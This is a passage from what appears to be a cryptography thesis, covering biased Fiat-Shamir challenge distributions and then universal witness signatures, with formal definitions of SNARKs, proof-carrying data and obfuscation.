


Figure 3.6: Fiat-Shamir ($n = 3$) optimal probability distribution for challenges in group $j = 0, \ldots, 3$, as a function of ϵ. Branching happens at $\epsilon = 1/7$ and $\epsilon = 1/4$. Dashed line corresponds to the standard Fiat-Shamir distribution.

Table 3.2: Challenge effort distribution for PKP [Sha90a], over 10^7 runs.

Challenge	Operations by prover	Time	Optimal p_i
0	Compute W	390 s ± 2	0.5
1	Compute W and $\pi(\sigma)$	403 s ± 2	0.5

Table 3.3: Challenge effort distribution for PPP [Poi95], over 10^6 runs.

Challenge	Operations by prover	Time	Optimal p_i
0	Return P, Q, W	0.206 s ± 0.05	0.25
1	Compute $W + Q^{-1}V$	6.06 s ± 0.05	0.25
2	Compute $Q(P(A))$ and $Q^{-1}V$	21.13 s ± 0.5	0.25
3	Compute $Q^{-1}V$	4.36 s ± 0.05	0.25

$\mathcal{W}$. The methodology of Section 3.3.3 is then used to compute the optimal probability distributions and construct the thrifty variant of these protocols.

However, there is a peculiarity in these protocols: An adversary can correctly answer $(k-1)$ out of k possible challenges, requiring a legitimate prover to achieves more than $2/3$, $1/2$ and $3/4$ success rates respecitvely for SD, PKP and PPP. In this case, the attacker's optimal strategy is to bet on the most probable combination of $(k-1)$ challenges. Hence security is no longer measured by the min-entropy, but instead by $-\log_2 \min(p_i)$. In that case it is easily seen that the security efficiency cannot be improved, and linear optimisation confirms that the optimal parameters are that of uniform distributions.

The result of measurements[11] and optimisations is summarized in Tables 3.1 to 3.3. For details about

[11] Experiments were performed on a Intel Core i7-4712HQ CPU at 2.30 GHz, running Linux 3.13.0, Python 2.7.6, `numpy` 1.9.3,




Figure 3.7: Maximal security efficiency $\hat{E}$ for biased Fiat-Shamir with $n = 16$, as a function of security $-\log \epsilon$. Standard Fiat-Shamir security efficiency corresponds to the dashed line.

the protocols we refer the reader to the original descriptions.

3.3.4.3 Source code

Python source code for the zero-knowledge protocol simulation, as well as the optimisation algorithm (using the CVXOPT library[12]) to solve Equation (3.1) in the Fiat-Shamir case are given in Appendix B.1.

and sympy 0.7.6.1.

[12] http://cvxopt.org/

Chapter 4

Digital signatures and integrity

Contents

A *digital signature* is a piece of information that attests to the authorship of a given message. Unlike authentication (discussed in the previous chapter), signatures are non-interactive, which means that one should be able to check them in absence of the author. A typical use of signatures is to ensure the *integrity* of a message, i.e. that the message has not undergone modification since its author signed it.

Signatures are essential to information security as a whole, as they provide guarantees that some data (or, more generally, some system) did not change. As such it plays a role in many protocols, such as key exchange algorithms, delegation mechanisms, etc. The nature of a signature is also that it is *non-repudiable*, meaning that it binds the signer to the message being signed — so that digital signatures really are the cryptographic equivalent of "manual" signatures, bearing legal status in many jurisdictions. Unlike traditional signatures however, the digital versions are much more versatile. We demonstrate this fact in Section 4.1, solving an open problem posed by Naccache [Nac10] on "lambda signatures".

The main security concern regarding signatures is the possibility of forgery, against which we can provide cryptographic protections. Unfortunately, one of the most widely-used signature algorithm, known as ECDSA, is very brittle and unforgiving; in particular, it relies critically on the choice of a random number, the *nonce*. Should even one bit of the nonce be known or guessable to the attacker, practical attacks exist that completely break such signatures. This frailty is not unique to ECDSA, and nonce-reuse is a realistic problem in concrete situations and also affects its predecessor, Schnorr signatures. By minimally modifying Schnorr signatures, we show in Section 4.3 how to securely reuse the nonce, which furthermore enables us to compute signatures in less operations.

New usages lead to new attacks that do not need forgeries to be effective; such is the case for instance of *contract signing*, whereby two parties exchange their respective signature on a contract. In such a scenario, there is always a possibility for the latest player to abort, meaning that they get a complete and valid signature from the other party, while said other party gets nothing in return. From contract signing protocols we therefore demand *fairness*, i.e. the guarantee that if one party receives a valid result, then so do all. We explore this particular problem in Section 4.2.

Another use of digital signatures is that of *certification*, whereby a trusted authority lends credibility to some information, typically a public key. This system is, as of today, crucial to commerce over the Internet. However, certification authorities face a difficult fact: The keys to be certified were generated by their client, and may not be properly generated. Certifying insecure keys is not only bad for end-users, but it also impacts negatively the certification authority. Naturally, asking for the private keys to ensure proper generation is not a better option. This difficult dilemma is dealt with in Section 4.4, where we describe a general-purpose mechanism to prove that a given procedure was used to generate RSA public keys.

4.1 Universal witness signatures

Abstract

A lot of research has been devoted to the problem of defining and constructing signature schemes with various delegation properties. They mostly fit into two families. On the one hand, there are signature schemes that allow the delegation of *signing rights*, such as (hierarchical) identity-based signatures, attribute-based signatures, functional signatures, etc. On the other hand, there are *malleable* signature schemes, which make it possible to derive, from a signature on some message, new signatures on related messages without owning the secret key. This includes redactable signatures, set-homomorphic signatures, signatures on formulas of propositional logic, etc.

In this paper, we set out to unify those various delegatable signatures in a new primitive called *universal witness signatures* (UWS), which subsumes previous schemes into a simple and easy to use definition, and captures in some sense the most general notion of (unary) delegation. We also give several constructions based on a range of cryptographic assumptions (from one-way functions alone to SNARKs and obfuscation) and achieving various levels of security, privacy and succinctness.

This is joint work with Mehdi Tibouchi at NTT Corporation, and Chen Qian at École normale supérieure de Rennes.

4.1.1 Introduction

Many signature schemes in the literature have delegatability properties either for keys or for messages.

The first family includes notions like (hierarchical) identity-based [Sha84; GS02; CHY+04; KN08] and attribute-based [LAS+10; MPR11; OT14] signatures, in which a master key authority grants signing rights to users, who may in turn be able to delegate those rights to lower-level signers. It also includes a slightly different class of schemes where the owner of the master secret key can sign all messages in the message space, and can delegate signing rights on restricted families of messages (again, possibly with recursive delegation): functional signatures [BGI14; BMS13] and policy-based signatures [BF14] are examples of such schemes.

The second family of schemes is that of malleable signature schemes, as defined e.g. by Ahn et al. [ABC+15], Attrapadung et al. [ALP12] and Chase et al. [CKL+14]: in those schemes, it is possible, given a signature on some message, to publicly derive signatures on certainly related messages. Specific examples include content extraction signatures [SBZ01], redactable and sanitizable signatures [JMS+02; ACM+05], some variants of set-homomorphic and network coding signatures [JMS+02; BFK+09] (where users sign sets, resp. vector spaces, and those signatures can be delegated to subsets or subspaces) and more. A different example and one of the original motivations of this work is Naccache's notion of signatures on formulas of propositional logic [Nac10], which makes it possible to derive a signature on a propositional formula Q from a signature on P whenever $P \Rightarrow Q$.

4.1.1.1 Main idea of this work

The goal of this paper is to unify all of the schemes above into a single very general and versatile primitive, which we call *universal witness signatures* (UWS), and to propose concrete instantiations of that primitive achieving good security and privacy properties.

Our first observation is that delegation of keys and delegation of messages are really two sides of the same coin, which can be unified by regarding a *signature* on a message m by an identity A as really the same object as a *key* associated with the sub-identity (A, m) of A. The operation of signing messages simply becomes a special case of key delegation.

Then, we can obtain in some sense the most general notion of signature scheme with (unary) delegation by saying that the set of identities is endowed with an essentially arbitrary pre-order relation $\leq$, and that given a key SK_A on an identity A, we are able to derive another key SK_B on any identity B such that $B \leq A$. Unforgeability is then defined in the obvious way: roughly speaking, after obtaining keys SK_{A_i} on

various identities A_i (possibly derived from higher-level identities), an adversary is unable to construct a valid key SK_B for an identity B that doesn't satisfy $B \leq A_i$ for any i.

The type of delegation functionality achieved by such a scheme is simply determined by the pre-order relation $\leq$. For example, regular (non-delegatable) signatures are obtained by choosing a set of identities equal to the message space together with a special identity $*$, such that $m \leq *$ for any message m, and no other relationship exists. Then, SK_* is the secret key in the traditional sense, and it can be used to derive keys SK_m playing the role of signatures.

If non-trivial relationships exist between the messages m themselves, we get a malleable signature scheme instead. For instance, we get redactable signatures if messages are ordered in such a way that $m' \leq m$ if and only if m' is obtained from m by replacing some of the text in m by blanks.

And we obtain identity-based signatures with a larger set of identities, still containing a special identity $*$ associated with the master key authority, but also identities id_i associated with the various users of the system, and identities (id_i, m) for each pair of a user and a message. The order relation is then given by $\mathsf{id}_i \leq *$ for all i, and $(\mathsf{id}_i, m) \leq \mathsf{id}_i$ for all i and all messages. If additional nontrivial relationships exist between the id_i's, we essentially get hierarchical identity-based signatures.

We would like to support a really general class of pre-order relations $\leq$, to support for example the signatures on propositional formulas mentioned earlier, which are malleable signatures on messages (formulas) ordered by logical implication. However, the delegation algorithm that lets us publicly derive SK_B from SK_A when $B \leq A$ should certainly be able to efficiently test whether the relation $B \leq A$ actually holds. This is not possible directly for a relation like logical implication. For general NP relations, however, it does become possible if the delegation algorithm also receives as input a witness w of $B \leq A$ (for logical implication, for example, it would be a proof that $A \Rightarrow B$).

4.1.1.2 Our contributions

Along the lines sketched above, our first contribution is to define the notion of universal witness signature (UWS) scheme with respect to an arbitrary NP pre-order relation $\leq$ with a greatest element $*$. Such a scheme consists of only two algorithms:

- $\mathsf{Setup}(1^\lambda)$: returns a key SK_* on the special identity $*$, as well as some public parameters PP;
- $\mathsf{Delegate}(\mathsf{PP}, \mathsf{SK}_A, A, B, w)$: checks that SK_A is a valid key for the identity A and that w is a valid witness of $B \leq A$. If so, returns a fresh key SK_B for the identity B. Otherwise, returns $\perp$.

We do not actually need a separate algorithm for signature verification: to check whether SK_A is a valid key on A, we can simply try to delegate A to itself (since $\leq$ is a pre-order, there is a trivial witness $w_{A \leq A}$ for $A \leq A$), and test whether the Delegate algorithm returns something or just $\perp$.

Security for a UWS scheme is defined as the unforgeability notion described in the previous paragraph. As usual, we distinguish between selective security (in which the adversary has to choose in advance the identity on which it will try to forge) and adaptive security.

We also identify two other desirable properties of a UWS scheme: the privacy notion of context-hiding UWS, which says that the delegation path used to obtain a given key is computationally hidden, and the notion of succinctness, which says that the size of a key SK_A is bounded only in terms of the size of A and the security parameter, independently of the delegation path.

We show that universal witness signatures are sufficient to obtain many earlier schemes appearing the literature, including HIBS, redactable signatures, functional signatures and Naccache's propositional signatures (for which our concrete constructions provide the first complete instantiations, to the best of our knowledge).

And finally, we give several constructions of UWS based on a range of assumptions, and achieving various subsets of our desirable properties.

First, we show that one-way functions alone are enough to obtain adaptively secure UWS for arbitrary NP pre-order relations. The approach is similar to the one-way function-based construction of functional signatures [BGI14]. As in the work of Boyle et al., however, the resulting scheme, is neither context-hiding nor succinct.

Then, we prove that virtual black-box obfuscation [BGI+12] (for a well-defined program depending on the pre-order relation under consideration) provides a very simple construction of secure, succinct, context-hiding UWS. This construction ticks all of our boxes, but it is of course based on a very strong

assumption: in fact, Barak et al. showed that VBB is unachievable for general circuits. There *could* exist a virtual black-box obfuscator for our specific program of interest (and in fact, candidate constructions of indistinguishability obfuscation conjecturally satisfy that property), but this is rather speculative.

We therefore try to achieve similarly strong properties based on somewhat more reasonable assumptions. We give two such constructions: one based on SNARKs [Kil92; BCI+13; GGP+13] (actually, proof-carrying data [CT10a; BCC+13; BCT+14]), which is secure and succinct but achieves a somewhat weaker form of privacy than the context-hiding property; and another based on (superpolynomially secure) indistinguishability obfuscation [BGI+12; GGH+13; SW14; GMS16], which is succinct and context-hiding but which we only prove selectively secure. Both of those constructions suffer from a limitation on delegation depth: it can be an arbitrary polynomial in the security parameter but fixed at Setup time. Moreover, our iO-based construction only applies to order relations rather than general pre-orders.

4.1.2 Preliminaries

In this section, we recall the formal definitions of SNARKs, proof-carrying data, and notions related to obfuscation. All these notions are used in this paper to construct our Universal Witness Signature scheme.

4.1.2.1 SNARK proof systems

Succinct non-interactive arguments of knowledge, or SNARKs for short, are powerful proof systems that we use in particular to instanciate proof-carrying data constructions. To achieve this we define the SNARK proof system for the universal language on Random-Access Machines.

Definition 4.1 (Universal relation and language) *The* universal relation *is the set $\mathcal{R}_U$ of instance-witness pairs $(y, w) = ((M, x, t), w)$, where $|y|, |w| \leq t$ and M is a random-access machine, such that M accepts (x, w) after at most t steps.*

We call $\mathcal{L}_U$ the universal language *corresponding to the universal relation $\mathcal{R}_U$.*

Definition 4.2 (SNARK proof system) *A* SNARK proof system *for the relation $\mathcal{R}_U$ is a triple of algorithm $(\mathcal{G}, \mathcal{P}, \mathcal{V})$, where $\mathcal{G}$ is probabilistic, $\mathcal{P}, \mathcal{V}$ are deterministic, which verifies the following properties:*

- ***Completeness**: For all $(y, w) = ((M, x, t), w) \in \mathcal{R}_U$, and for all strings $crs \leftarrow \mathcal{G}(1^\lambda)$*

$$\Pr\left[\mathcal{V}\left(crs, x, \mathcal{P}\left(y, w, crs\right)\right) \to 1\right] = 1$$

- ***Adaptive Soundness**: There exists a negligible function $\varepsilon(\cdot)$, for all PPT adversaries $\mathcal{A}$*

$$\Pr\left[y \notin L \wedge \mathcal{V}(crs, y, \pi) \to 1 \,\middle|\, crs \leftarrow \mathcal{G}(1^\lambda), \pi \leftarrow \mathcal{P}(crs, y)\right] \leq \varepsilon(\lambda)$$

- ***Succinctness**: There exists a universal polynomial p such that, for every large enough security parameter $k \in \mathbb{N}$ and every instance $y = (M, x, t)$ with $t \leq B$. The length of a proof generated by an honest prover is bounded by $p(k + \log(B))$.*

4.1.2.2 Proof-carrying data

Proof carrying data (PCD), introduced by Chiesa and Tromer [CT10b], is a cryptographic mechanism for ensuring that a given property is maintained at every step of a computation, typically in a distributed setting. The property of interest is specified as a compliance predicate, and every modification of the data comes accompanied with a proof that the data, and any operation leading to its current contents, satisfies the compliance predicate.

In this section we give a formal definition of PCD adapted from Bitansky et al. [BCC+13].

Definition 4.3 (Distributed computation transcript) *A* distributed computation transcript *is a tuple $T = (G, \mathsf{linp}, data)$ with $G = (V, E)$ a directed acyclic graph, $\mathsf{linp} : V \to \{0,1\}^*$ a label function for vertices and $data : E \to \{0,1\}^*$ a label function for edges. We require that $\mathsf{linp}(v) = \perp$ for all v which are sources or sinks. The output of T, denoted $out(T)$, is equal to $(\tilde{u}, \tilde{v})$ which is the lexicographical first edge such that $\tilde{v}$ is a sink.*

Definition 4.4 (Proof-carrying transcript) *A* proof-carrying transcript *is a pair (T, π) with T a distributed computation transcript and $\pi : E \to \{0,1\}^*$ an edge label function.*

Definition 4.5 (Compliance predicate) *A* compliance predicate $\mathcal{C}$ *is a polynomial-time computable predicate for nodes of the distributed computation transcript. We denote it* $\mathcal{C}(z_{out}; \mathsf{linp}, z_{in})$*, where* z_{in} *is some input,* z_{out} *is the (alledged) output, and the node's label is* linp*.*

Given a distributed computation transcript DCT, we say that node n *in DCT, with inputs* z_{in} *and local input* linp*, is* $\mathcal{C}$*-compliant if* $\mathcal{C}(z_{out}, \mathsf{linp}, z_{in})$ *holds for every output* z_{out} *of* n*. We say that DCT is* $\mathcal{C}$*-compliant if every node in the graph is* $\mathcal{C}$*-compliant. We say that a string* z *is* $\mathcal{C}$*-compliant if there exists a* $\mathcal{C}$*-compliant distributed computation transcript containing an edge labeled* z*.*

Definition 4.6 (Distributed-computation generator) *A* distributed-computation generator *is an algorithm* $S(\mathcal{C}, \sigma, PCT)$ *which takes a* $\mathcal{C}$*-compliance, a reference string* σ *and a computation transcript. Then at every time step, it chooses to do one of the following actions*

- *Add a new unlabeled vertex to the computation transcript. Then the algorithm outputs a tuple* $(\text{"add unlabeled vertex"}, x, \perp)$*, with* x *the new vertex.*
- *Label an unlabeled vertex. Then it outputs* $(\text{"label vertex"}, x, y)$ *with* $x \in V$ *neither a source nor a sink and* $\mathsf{linp}(x) = \perp$*, and* y *is the new label of the vertex.*
- *Add a new labeled edge. Then it outputs* $(\text{"add labeled edge"}, x, y)$ *with* $x \notin E$ *and* y *the label of the edge.*

We introduce in Algorithm 2 the $\mathsf{ProofGen}(\mathcal{C}, \sigma, S, \mathcal{P})$ procedure, which describes an interactive protocol with $\mathcal{C}$ a compliance predicate, σ a reference string, S a distributed-computation generator (not necessarily efficient) and $\mathcal{P}_{\mathcal{C}}$ a PCD prover w.r.t. $\mathcal{C}$, the PCD prover $\mathcal{P}_{\mathcal{C}}$ interacts with the distributed-computation generator $\mathcal{S}$ such that when $\mathcal{S}$ chooses to add a labeled edge $\mathcal{P}_{\mathcal{C}}$ produces a proof for the $\mathcal{C}$-compliance of the new message and add this new proof as the proof label of the edge.

Algorithm 2: ProofGen

Input: $\mathcal{C}, \sigma, S, \mathcal{P}$
Output: z_o, π_o, T

1. set T and PCT to be "empty transcript" (with $T = (G, \mathsf{linp}, data)$ and $PCT = (T, proof)$ with $G = (V, E) = (\emptyset, \emptyset)$)
2. while S doesn't halt and outputs a message-proof pair (z_o, π_o)
3. $\quad (b, x, y) \leftarrow S(\mathcal{C}, \sigma, PCT)$
4. $\quad$ if $b ==$ "add unlabeled vertex"
5. $\quad\quad V \leftarrow V \cup \{x\}$
6. $\quad\quad \mathsf{linp}(x) \leftarrow \perp$
7. $\quad$ else if $b ==$ "label vertex"
8. $\quad\quad \mathsf{linp}(x) \leftarrow y$
9. $\quad$ else if $b ==$ "add labeled edge"
10. $\quad\quad$ parse $(v, w) \leftarrow x$ with $(v, w) \in V^2$
11. $\quad\quad E \leftarrow E \cup \{(v, w)\}$
12. $\quad\quad data(v, w) \leftarrow y$
13. $\quad\quad$ if v is a source
14. $\quad\quad\quad \pi \leftarrow \perp$
15. $\quad\quad$ else
16. $\quad\quad\quad (u_1, \ldots, u_c) \leftarrow parents(v)$
17. $\quad\quad\quad inputs(v) \leftarrow (data(u_1, v), \ldots, data(u_c, v))$
18. $\quad\quad\quad inproofs(v) \leftarrow (proof(u_1, v), \ldots, proof(u_c, v))$
19. $\quad\quad\quad \pi \leftarrow \mathcal{P}_{\mathcal{C}}(\sigma, data(v, w), \mathsf{linp}(v), inputs(v), inproofs(v))$
20. $\quad\quad\quad proof(v, w) \leftarrow \pi$
21. return (z_o, π_o, T)

Using the above ProofGen algorithm, we can give the formal definition of the Proof-Carrying Data scheme.

Definition 4.7 (Proof-carrying data scheme) *A* proof-carrying data (PCD) scheme *is a triple of algorithms* $(\mathcal{G}, \mathcal{P}, \mathcal{V})$ *with* $\mathcal{G}$ *is probabilistic and* $\mathcal{P}$ *and* $\mathcal{V}$ *are deterministic.*

A proof-carrying data system *for a class of compliance predicates* C *is a triple of algorithm* $(\mathcal{G}, \mathcal{P}, \mathcal{V})$ *that works as follows:*

- $\mathcal{G}(1^\lambda) \to crs$*, on input the security parameter* λ*, outputs a common reference string* crs*.*
- $\mathcal{P}_\mathcal{C}(crs, \pi_i, z_i.z_o, \mathsf{linp}) \to \pi_o$ *for a compliance predicate* $\mathcal{C} \in C$ *which takes as input a common reference string* crs*, inputs* z_i *with corresponding proofs* π_i*, a local input* linp*, and an output* z_o*. The algorithm produces a proof* π_o *for the fact that* z_o *is consistent with some* $\mathcal{C}$*-compliance transcript such that* $\mathcal{C} \in C$*.*
- $\mathcal{V}_\mathcal{C}(crs, z_o, \pi_o) \to \{\mathtt{True}, \mathtt{False}\}$ *for a compliance predicate* $\mathcal{C} \in C$ *takes as input a common reference string* crs*, an output* z_o *with corresponding proof* π_o*, the algorithm returns* True *if* π_o *is a valid proof of the fact that* z_o *is consistent with some* $\mathcal{C}$*-compliance transcript, otherwise it returns* False*.*

And there exists a negligible function $\varepsilon(\cdot)$ *such that* $(\mathcal{G}, \mathcal{P}, \mathcal{V})$ *satisfies:*

- ***Completeness****: For every compliance predicate* $\mathcal{C} \in C$ *and (possibly unbounded) distributed computation generator* S*,*

$$\Pr\left[\begin{array}{c} T \text{ is } B\text{-bounded} \\ \mathcal{C}(T) = 1 \\ \mathcal{V}(\sigma, z_o, \pi_o) = \mathtt{False} \end{array} \middle| \begin{array}{c} \sigma \leftarrow \mathcal{G}(1^\lambda, B) \\ (z_o, \pi_o, T) \leftarrow \mathsf{ProofGen}(\mathcal{C}, \sigma, S, \mathcal{P}) \end{array}\right] \leq \varepsilon(\lambda)$$

- ***Proof of Knowledge****: For every polynomial-size prover* $\mathcal{P}^*$ *there exists a polynomial-size extractor* $\mathcal{E}_{\mathcal{P}^*}$ *such that for every compliance* $\mathcal{C} \in C$*, every large enough security parameter* $k \in \mathbb{N}$*, every auxiliary input* $z \in \{0,1\}^{poly(k)}$*, and every time bound* $B \in \mathbb{N}$*.*

$$\Pr\left[\begin{array}{c} \mathcal{V}(\sigma, z_{out}, \pi) = \mathtt{True} \\ \Rightarrow (out(T) = z_{out} \wedge \mathcal{C}(T) = 1) \end{array} \middle| \begin{array}{c} \sigma \leftarrow \mathcal{G}(1^\lambda, B) \\ (z_{out}, \pi) \leftarrow \mathcal{P}^*(\sigma, z_{in}) \\ T \leftarrow \mathcal{E}_{\mathcal{P}^*}(\sigma, z_{in}) \end{array}\right] \geq 1 - \varepsilon(\lambda)$$

4.1.2.3 Punctured pseudo-random function and obfuscations

Punctured pseudo-random functions (punctured PRFs), first introduced by Boyle et al. [BGI14], has been largely used [SW14] with the obfuscators to construct provably secure cryptographic schemes. In our case, we combine punctured PRFs with an indistinguishable obfuscator to get the UWS scheme.

Definition 4.8 (Punctured pseudo-random function) *A puncturable family of PRFs is a triple of algorithm* $(\mathcal{G}, \mathcal{P}, \mathcal{F})$ *corresponding to generation of initial parameters, getting punctured keys and applying the PRF. These three algorithms have to verify that there exists a pair of computable functions* $n(\cdot)$ *and* $m(\cdot)$*, satisfying the following conditions.*

- ***Functionality preserved under puncturing.*** *For every PPT adversary* A *such that* $A(1^\lambda)$ *outputs a set* $S \subseteq \{0,1\}^{n(\lambda)}$*, then for all* $x \in \{0,1\}^{n(\lambda)}$ *where* $x \notin S$*, we have that:*

$$\Pr\left[\mathcal{F}(K, x) = \mathcal{F}(K_S, x) : K \leftarrow \mathcal{G}(1^\lambda), K_S = \mathcal{P}(K, S)\right] = 1$$

- ***Pseudo-random at punctured points.*** *For every PPT adversary* A *such that* $A(1^\lambda)$ *outputs a set* $S \subseteq \{0,1\}^{n(\lambda)}$ *and a state* σ*, then for all* $x \in \{0,1\}^{n(\lambda)}$ *where* $x \in S$*, and for all PPT algorithm* D*, let* $K \leftarrow \mathcal{G}(1^\lambda)$ *and* $K_S \leftarrow \mathcal{P}(K, S)$ *there exists a negligible function* $\varepsilon(\cdot)$ *such that:*

$$\left|\Pr\left[D\left(\sigma, K_S, S, \mathcal{F}(K, S)\right) = 1\right] - \Pr\left[D\left(\sigma, K_S, S, U_{m(\lambda)\cdot|S|}\right) = 1\right]\right| = \varepsilon(\lambda)$$

Obfuscation of programs is a powerful notion in cryptography, as it enables many attractive protocols [SW14].

As proved by Barak et al. [BGI+12], the ideal Virtual Black-Box can not be achieved for all functions. They proposed two weaker versions of obfuscators: indistinguishable obfuscator ($i\mathcal{O}$) and differing-input obfuscator($di\mathcal{O}$). Previous research on obfuscations shows that a weak version of $di\mathcal{O}$ (different only on polynomial many inputs) can be constructed using $i\mathcal{O}$ proposed by Boyle et al. [BCP14], and as shown by Garg et al. [GGH+13] we can construct indistinguishable obfuscator for polynomial size circuits.

Definition 4.9 (Indistinguishability obfuscation) *A uniform PPT machine $i\mathcal{O}$ is called an* indistinguishable obfuscator *($i\mathcal{O}$) for a Turing Machine class $\{M_\lambda\}$, if it verifies the two following properties:*

1. ***Functionality preserving.*** *For all security parameters $\lambda \in \mathbb{N}$, for all $M \in M_\lambda$, for all inputs x, we have that*
$$\Pr\left[M'(x) = M(x) | M' \leftarrow i\mathcal{O}(\lambda, M)\right] = 1$$
2. ***Indistinguishability obfuscation.*** *For any (not necessarily uniform) PPT distinguisher $(Samp, D)$, there exists a negligible function $\varepsilon(\cdot)$ such that the following conditions holds: if for all security parameters $\lambda \in \mathbb{N}$.*
$$\Pr\left[\forall x. M_0(x) - M_1(x) | (M_0, M_1, \tau) \leftarrow Samp(1^\lambda)\right] \geq 1 - \varepsilon(\lambda)$$
then
$$\begin{aligned}&\left|\Pr\left[D(\sigma, i\mathcal{O}(\tau, M_0)) = 1 \mid (M_0, M_1, \tau) \leftarrow Samp(1^\lambda)\right]\right| \\ -&\left|\Pr\left[D(\sigma, i\mathcal{O}(\tau, M_1)) = 1 \mid (M_0, M_1, \tau) \leftarrow Samp(1^\lambda)\right]\right| \leq \varepsilon(\lambda)\end{aligned}$$

Then we give the formal definition of Weak Differing-Inputs Obfuscation which will be used in the construction of our scheme.

Definition 4.10 (Weak differing-inputs obfuscation) *Let $\mathcal{M} = \{M_\lambda\}$ be a class of Turing machines which verifies that for every polynomial $d(\cdot)$ and sufficiently large security parameter λ, every pair of Turing machines $(M_0, M_1) \in M_\lambda$ differing on at most $d(k)$ inputs. An uniform PPT machine $di\mathcal{O}$ is a* weak differing-inputs obfuscator *($wdi\mathcal{O}$) for the Turing machine class $\mathcal{M}$, if it verifies the following property:*

The security of such obfuscators is measured by the following: For every non-uniform PPT adversary $\mathcal{A}$ and polynomial $p(\cdot)$. there exists a non-uniform PPT extractor E and polynomials $q(\cdot), t(\cdot)$ such that the following holds. For every $k \in \mathbb{N}$, every pair of Turing machines $M_0, M_1 \in \mathcal{M}$ and every auxiliary input z,

$$\Pr\left[\mathcal{A}(1^k, M', M_0, M_1, z) = b \mid b \leftarrow \{0,1\}, M' \leftarrow di\mathcal{O}(1^\lambda, M_b)\right] \geq \frac{1}{2} + \frac{1}{p(\lambda)}$$

$$\Rightarrow \Pr\left[M_0(w) \neq M_1(w) \mid w \leftarrow E(1^\lambda, M_0, M_1, z)\right] \geq \frac{1}{q(\lambda)}$$

The run-time of the extractor E is $t(\lambda, d(\lambda))$.

4.1.3 Applications: From UWS to other primitives

Our universal witness signature scheme can be considered as a generalization of many existing malleable signature schemes. To showcase this, we use our UWS scheme to instanciate several well-known signature schemes, and some more original ones, namely: Functional signatures, propositional signatures, hierarchical identity-based signatures, and redactable signatures. To the best of our knowledge, this is the first time that a construction for propositional signatures appears in the literature.

4.1.3.1 Functional signatures

Functional signatures, introduced by Boyle et al. [BGI14], are a particularly wide-ranging generalization of identity-based signatures in which the key authority can generate signing keys sk_f associated to functions f, such that the owner of sk_f can sign exactly those messages that are in the image of f. Moreover, to sign m in the image of f, the owner of sk_f needs a witness to this fact, namely a preimage of m under f. In this section, we show how we can easily obtain functional signatures based on universal witness signatures.

